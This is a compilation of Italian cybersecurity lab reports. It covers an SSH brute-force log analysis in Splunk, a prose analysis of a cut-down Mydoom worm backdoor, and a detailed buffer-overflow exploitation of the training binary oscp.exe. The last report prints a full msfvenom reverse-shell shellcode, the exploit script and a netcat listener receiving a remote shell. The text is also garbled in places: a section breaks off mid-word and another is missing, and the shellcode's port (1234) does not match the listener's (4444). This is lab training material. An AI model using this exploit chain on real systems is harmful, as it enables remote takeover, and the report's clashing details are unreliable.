


Figura 7 – Sessioni accettate: 1.599 eventi da utenti legittimi (djohnson, nsharp, myuan) su IP interni

Le 1.599 sessioni appartengono esclusivamente a utenti legittimi da IP interni (10.x.x.x). Nessuna anomalia rilevata.

9. Riepilogo

Parametro	Valore
Ambiente	Splunk Enterprise 10.4.0 su Windows Server 2022 (VirtualBox)
Dataset	tutorialdata.zip (log SSH + web access)
Strumento principale	Splunk Search & Reporting — SPL con rex
Query eseguite	7 (5 analisi + 2 incident response)
Brute force IP (top)	87.194.216.51 — 948 tentativi
Compromissioni rilevate	Nessuna sessione accettata dagli IP attaccanti

10. Conclusioni

L'analisi del dataset tutorialdata.zip con Splunk ha permesso di ricostruire il quadro completo

dell'attività di rete nel periodo esaminato.

Il sistema ha subito un attacco brute force SSH distribuito su 185 IP sorgente, con un picco di 948 tentativi da 87.194.216.51. Nonostante il volume elevato, l'attacco non ha prodotto compromissioni: nessuno degli IP attaccanti ha ottenuto una sessione accettata.

Le 1.599 sessioni legittime appartengono a tre utenti interni (djohnson, nsharpe, myuan) con pattern di accesso regolari e privi di anomalie.

I 781 Internal Server Error nei log web sono localizzati su flussi di sessione specifici e non mostrano correlazione con gli IP attaccanti SSH, escludendo un vettore di attacco web contestuale.

L'utilizzo di rex in pipeline SPL si è dimostrato efficace per l'estrazione di campi non indicizzati (username, src_ip, porta) direttamente dalla stringa raw, abilitando analisi avanzate senza preprocessing dei log.

CYBERSECURITYLABREPORT

ANALISI DEL MALWARE WIN32.MYDOOM.A

MALWARE ANALYSIS, BACKDOOR SOCKS4 E COMPONENTE PROXY

Questo report riorganizza il contenuto dell'analisi del campione Win32.Mydoom.a in uno stile tecnico, pulito e coerente con la formattazione del report di riferimento.

ANALISI DEL MALWARE WIN32.MYDOOM.A

1. Introduzione

Il campione analizzato è una versione ridotta del worm Win32.Mydoom.a, fornita nel laboratorio.

Alcuni moduli (mass mailing, scansione, gestione file) risultano vuoti o rimossi per motivi di sicurezza.

Il codice disponibile permette comunque di analizzare:

- il punto di ingresso del malware
- la logica di inizializzazione
- la backdoor SOCKS4
- parte della persistenza tramite thread e proxy

2. Punto di ingresso – WinMain (main.c)

La funzione WinMain rappresenta l'avvio del worm.

Essa:

- inizializza Winsock
- imposta le date di attivazione/disattivazione
- avvia i moduli principali (sync, massmail thread, scan loop)

3. Backdoor SOCKS4 – socks4_client /

socks4_server_th (xproxy.c)

Il worm implementa una backdoor SOCKS4 che permette all'attaccante di:

- aprire una connessione remota
- inoltrare traffico
- eseguire comandi tramite SOCKS4_EXECBYTE
- mantenere un canale di comunicazione persistente

4. Backdoor principale – socks4_main (xproxy.c)

La funzione:

socks4_main(int port, int initthreads)

è la backdoor vera e propria.

Questa funzione:

- crea una socket TCP
- effettua il bind sulla porta passata come parametro
- mette la porta in ascolto
- crea thread che gestiscono connessioni remote
- mantiene attivo il servizio SOCKS4 in loop infinito

Nella variante originale, la porta utilizzata è 3127.

5. Persistenza – componente proxy (xproxy.c)

Questa versione del laboratorio non utilizza chiavi di registro.

La persistenza è ottenuta tramite:

- avvio continuo del proxy
- thread che non terminano
- loop infinito che mantiene attivo il servizio

Il codice mostra chiaramente:

- creazione di thread multipli
- incremento dinamico dei thread se necessario
- nessuna condizione di uscita → persistenza garantita

6. Moduli rimossi nella versione del laboratorio

I seguenti file risultano vuoti:

- massmail.c → modulo di propagazione email
- scan.c → modulo di scansione rete
- zipstore.c → modulo di gestione file

Nota: Nota:

Questi moduli non sono presenti nella versione fornita.

Il laboratorio include solo le parti non pericolose del worm.

Conclusioni

Nonostante la rimozione di alcuni moduli, il codice disponibile permette di analizzare:

- il comportamento iniziale del worm
- la logica della backdoor SOCKS4
- la persistenza tramite thread e loop infinito
- la struttura generale del componente proxy

La backdoor rappresenta il componente più rilevante e completamente funzionante nella versione fornita.

CYBERSECURITYLABREPORT

TRACCIA EXTRA 2 OVERFLOW2

BUFFER OVERFLOW – EXPLOITATION DI OSCP.EXE

Report tecnico relativo allo sfruttamento controllato della vulnerabilità Buffer Overflow nel comando OVERFLOW2 del server vulnerabile oscp.exe.

TRACCIA EXTRA 2 — BUFFER OVERFLOW OVERFLOW2

1. Obiettivo

L'esercizio richiede di sfruttare la vulnerabilità di buffer overflow presente nel comando OVERFLOW2 del server vulnerabile oscp.exe, seguendo la stessa metodologia applicata per OVERFLOW1. L'obiettivo finale è ottenere una shell remota (RCE) sulla macchina target attraverso le seguenti fasi: identificazione del crash, calcolo degli offset, analisi dei badchar, ricerca del gadget jmp esp, generazione dello shellcode e invio dell'exploit.

Ambiente di laboratorio:

- Target: Windows 10 Metasploitable – IP 192.168.100.10, porta 1337
- Attacker: Kali Linux – IP 192.168.100.50 (listener) / CyberOps – IP 192.168.100.20

(script Python)

- Strumenti: Immunity Debugger, Mona.py, msfvenom, Python 3

2. Setup e verifica della connessione

Il binario oscp.exe è stato avviato all'interno di Immunity Debugger sulla macchina Windows 10 Metasploitable. Lo stato "Running" in basso a destra del debugger conferma che il processo è in ascolto.




Figura 1 – Immunity Debugger con oscp.exe in stato Running

È stata verificata la risposta del comando OVERFLOW2 inviando una stringa di test tramite uno script Python da CyberOps. Il server ha risposto con "OVERFLOW2 COMPLETE", confermando che il comando è gestito dal binario e che la connessione di rete funziona correttamente.

```
[analyst@secOps ~]$ python3 -c "import socket; s=socket.socket(); s.connect(('192.168.100.10','1337')); s.recv(1024); s.send(b'OVERFLOW2 TEST\r\n'); print(s.recv(1024))"
b'OVERFLOW2 COMPLETE\r\n'
[analyst@secOps ~]$
```

Figura 2 – Risposta del server al comando OVERFLOW2 TEST

3. Fuzzing e identificazione del crash

È stato scritto un fuzzer in Python che invia payload di dimensione crescente (100 byte alla volta) al comando OVERFLOW2 fino a provocare il crash del processo. Il programma è andato in crash con un payload di 700 byte.

```
[analyst@secOps ~]$ python3 fuzzer.py
Inviati 100 bytes - OK
Inviati 200 bytes - OK
Inviati 300 bytes - OK
Inviati 400 bytes - OK
Inviati 500 bytes - OK
Inviati 600 bytes - OK
CRASH a 700 bytes
[analyst@secOps ~]$
```

Figura 3 – Output del fuzzer: crash rilevato a 700 byte

In Immunity Debugger è stato osservato il crash: il valore del registro EIP è diventato 0x41414141 (quattro byte "A" in esadecimale), confermando la sovrascrittura del puntatore all'istruzione tramite il buffer inviato. Lo stack pointer ESP punta a una sequenza di "A", indicando che il payload è stato scritto in memoria.




Figura 4 – Immunity Debugger: EIP = 0x41414141, crash confermato

4. Calcolo dell'offset EIP

Per determinare l'esatta posizione all'interno del payload che sovrascrive EIP, è stato generato un pattern ciclico di 700 byte con lo strumento msf-pattern_create su Kali Linux e inviato al

server dopo aver riavviato oscp.exe.

Il crash ha prodotto il valore EIP = 0x76413176. Questo valore è stato passato a msf-pattern_offset per ricavare l'offset esatto.




Figura 5 – EIP = 0x76413176 dopo invio del pattern ciclico




Figura 6 – msf-pattern_offset: offset EIP = 634

L'offset calcolato è 634 byte: i primi 634 byte del payload raggiungono EIP. Tutto ciò che segue viene scritto nello stack a partire dall'indirizzo puntato da ESP dopo il ret.

5. Verifica dell'offset – Proof of Concept

È stata costruita una PoC per confermare la correttezza dell'offset: 634 byte "A" come padding, seguiti da "BBBB" (0x42424242) per sovrascrivere EIP e da 16 byte "C" per verificare la posizione di ESP.

```
payload = b"A" * 634 + b"BBBB" + b"C" * 16
s.send(b"OVERFLOW2 " + payload)
```

Il crash ha confermato EIP = 0x42424242 e ESP punta alla sequenza 0x43434343 (CCCC),

dimostrando il pieno controllo del flusso di esecuzione.




Figura 7 – Conferma offset: ESP punta ai byte C (0x43434343)

6. Identificazione dei badchar

Alcuni byte possono essere interpretati in modo speciale dal programma (es. terminatori di stringa, caratteri di ritorno a capo) e corrompere il payload. Per identificarli, è stato inviato un array di tutti i byte da 0x01 a 0xFF (escludendo già 0x00) e confrontato in memoria con il bytearray di riferimento generato da Mona.

Il confronto iterativo ha evidenziato i seguenti badchar: 0x00 (null byte, escluso per default), 0x23, 0x3c, 0x83, 0xba. Ogni ciclo ha rimosso il primo badchar rilevato e ripetuto il confronto fino a ottenere il risultato "Unmodified".




Figura 8 – Primo confronto Mona: badchar rilevati 23 24 3c 3d 83 84 ba bb




Figura 9 – Confronto finale Mona: status Unmodified, nessun badchar residuo

Badchar definitivi: \x00 \x23 \x3c \x83 \xba

7. Ricerca del gadget jmp esp

Per deviare il flusso di esecuzione verso lo shellcode è necessario trovare un'istruzione "jmp


```

(kali@kali)-[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.100.50 LPORT=1234 EXITFUNC=thread -b '\x00\x23\x3c\x83\xba'
-f python
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai failed with A valid opcode permutation could not be found.
Attempting to encode payload with 1 iterations of x86/call4_dword_xor
x86/call4_dword_xor failed with Encoding failed due to a bad character (index=21, char=0x83)
Attempting to encode payload with 1 iterations of x86/countdown
x86/countdown failed with Encoding failed due to a bad character (index=112, char=0x23)
Attempting to encode payload with 1 iterations of x86/fnstenv_mov
x86/fnstenv_mov failed with Encoding failed due to a bad character (index=17, char=0x83)
Attempting to encode payload with 1 iterations of x86/jmp_call_additive
x86/jmp_call_additive succeeded with size 353 (iteration=0)
x86/jmp_call_additive chosen with final size 353
Payload size: 353 bytes
Final size of python file: 1753 bytes
buf = b""
buf += b"\xfc\xbb\xd3\x0b\xf9\xe2\xeb\x0c\x5e\x56\x21\xe1"
buf += b"\xad\x01\xc3\x85\xe0\x75\xf7\xc3\xe8\xef\xff\xff"
buf += b"\xff\x2f\xe3\x7b\xe2\xcf\x44\x1b\xa6\xa2\x5c\x1b"
buf += b"\x08\x3f\x76\xac\x5a\x6d\x7b\x47\xe0\x85\x08\x25"
buf += b"\x87\xaa\x9b\x80\xf1\x85\x3a\xb8\xc2\x84\xb8\xc3"
buf += b"\x16\x66\x80\x0b\x6b\x67\xc5\x76\x86\x35\x9e\xfd"
buf += b"\x35\xa9\xab\x48\x86\x42\xe7\x5d\x8e\xb7\xb0\x5c"
buf += b"\xbf\x66\xca\x06\xf1\x89\x1f\x33\x16\x91\x7c\x7e"
buf += b"\xe0\x2a\x06\xf4\xf3\xfa\x86\xf5\x58\x23\x26\x04"
buf += b"\xa0\x04\x80\xf7\xd7\x7c\xf2\x8a\xef\xbb\x88\x50"
buf += b"\x65\x5f\x2a\x12\xdd\xbb\xca\xf7\xb8\x48\x0c\xbc"
buf += b"\xcf\x16\x5c\x43\x03\x2d\xf1\xc8\xa2\xe1\x73\x8a"
buf += b"\x80\x25\xdf\x48\xa8\x7c\x85\x3f\x5d\x9e\x66\x9f"
buf += b"\x73\xd5\x8b\xf4\x09\xb4\xc3\x39\x20\x46\x14\x56"
buf += b"\x33\x35\x26\xf9\xef\xd1\x0a\x72\x36\x26\x6c\xa9"
buf += b"\x8e\xb8\x93\x52\xef\x91\x57\x06\xbf\x89\x7e\x27"
buf += b"\x54\xa9\x7e\xf2\xfb\x91\x00\xe0\xbb\x99\x00\x1d"
buf += b"\x5a\x03\xf1\x41\x44\x2c\xf5\xea\xef\xd7\x9e\x4d"
buf += b"\x58\xb3\x6c\xbd\x9a\x3b\x95\xef\x12\xdd\xff\x1f"
buf += b"\x73\x76\x68\xb9\xde\x0c\x09\x46\xf5\x69\x09\xcc"
buf += b"\xfa\x8e\x4c\x25\x76\x9c\xb1\x5c\xcd\xfe\x14\xd9"
buf += b"\xfb\x96\xfb\x48\x60\x66\x75\x71\x3f\x31\xd2\x47"
buf += b"\x36\xd7\xce\xfe\xe0\x5c\x12\x66\xca\x4d\xc9\x5b"
buf += b"\xd5\x4c\x9c\xe0\xf1\x5e\x58\xe8\xbd\x0a\x34\xbf"
buf += b"\x0b\x64\xf2\x69\xda\x5e\xad\x06\x04\x26\x28\x25"
buf += b"\x07\x40\x35\x60\xf1\xac\x84\xdd\x44\xd3\x29\x8a"
buf += b"\x40\xac\x57\x2a\xae\x67\xdc\x4a\x4d\xad\x29\xe3"
buf += b"\xc8\x24\x90\x6e\xeb\x93\xd7\x96\x68\x11\xa8\x6c"
buf += b"\x70\x50\xad\x29\x36\x89\xdf\x22\xd3\xad\x4c\x42"
buf += b"\xf6\xad\x72\xbc\xf9"

```

Figura 11 – Output msfvenom: shellcode generato (353 byte, encoder jmp_call_additive)

9. Exploit finale

L'exploit finale è stato costruito concatenando i seguenti elementi nell'ordine corretto:

1. Padding: 634 byte "A" per raggiungere EIP

2. EIP: indirizzo del gadget jmp esp (0x625011af) in formato little-endian

3. NOP sled: 32 byte 0x90 per garantire un margine di sicurezza prima dello shellcode

4. Shellcode: payload msfvenom da 353 byte

```

padding = b"A" * 634
eip = struct.pack("<I", 0x625011af)
nops = b"\x90" * 32
payload = padding + eip + nops + buf
s.send(b"OVERFLOW2 " + payload)

```

Prima dell'invio è stato avviato il listener Netcat su Kali Linux:

```
nc -nvlp 4444
```


L'exploit è stato eseguito da CyberOps verso il server oscp.exe avviato senza debugger, in modo da evitare interferenze nell'esecuzione dello shellcode. La connessione è stata stabilita con successo.

10. Risultato – Shell ottenuta

Il listener Netcat su Kali Linux ha ricevuto la connessione dalla macchina target. È stata ottenuta una shell interattiva sul sistema Windows 10 Metasploitable. I comandi whoami e hostname hanno confermato l'accesso come utente desktop-9k1o4bt\user.

```
(kali@kali)-[~]  
$ nc -nvlp 4444  
listening on [any] 4444 ...  
connect to [192.168.100.50] from (UNKNOWN) [192.168.100.10] 49508  
Microsoft Windows [Versione 10.0.10240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
C:\Users\user\Desktop>whoami  
hostnamewhoami  
desktop-9k1o4bt\user
```

Figura 12 – Shell ricevuta: connect from 192.168.100.10, whoami = desktop-9k1o4bt\user

11. Riepilogo dei valori chiave

Parametro	Valore
Comando vulnerabile	OVERFLOW2
Dimensione crash	700 byte
Offset EIP	634 byte
Badchar	\x00 \x23 \x3c \x83 \xba
Gadget jmp esp	0x625011af (essfunc.dll)
NOP sled	32 byte (\x90)
Shellcode	353 byte (x86/jmp_call_additive)
LHOST	192.168.100.50
LPORT	4444
Target	192.168.100.10:1337

12. Conclusioni

L'esercizio ha dimostrato in modo pratico il funzionamento di un attacco di tipo stack-based buffer overflow su un binario senza protezioni (no stack canary, stack eseguibile, librerie senza ASLR). Seguendo la metodologia sistematica — fuzzing, calcolo offset, analisi badchar, ricerca gadget, generazione shellcode — è stato possibile ottenere l'esecuzione di codice remoto sulla macchina target e aprire una reverse shell interattiva.

I passaggi chiave che rendono possibile lo sfruttamento sono: la mancanza di protezioni sullo stack, la presenza di librerie statiche senza ASLR contenenti istruzioni `jmp esp`, e la possibilità di inserire shellcode arbitrario nel buffer sovrascrivendo l'indirizzo di ritorno.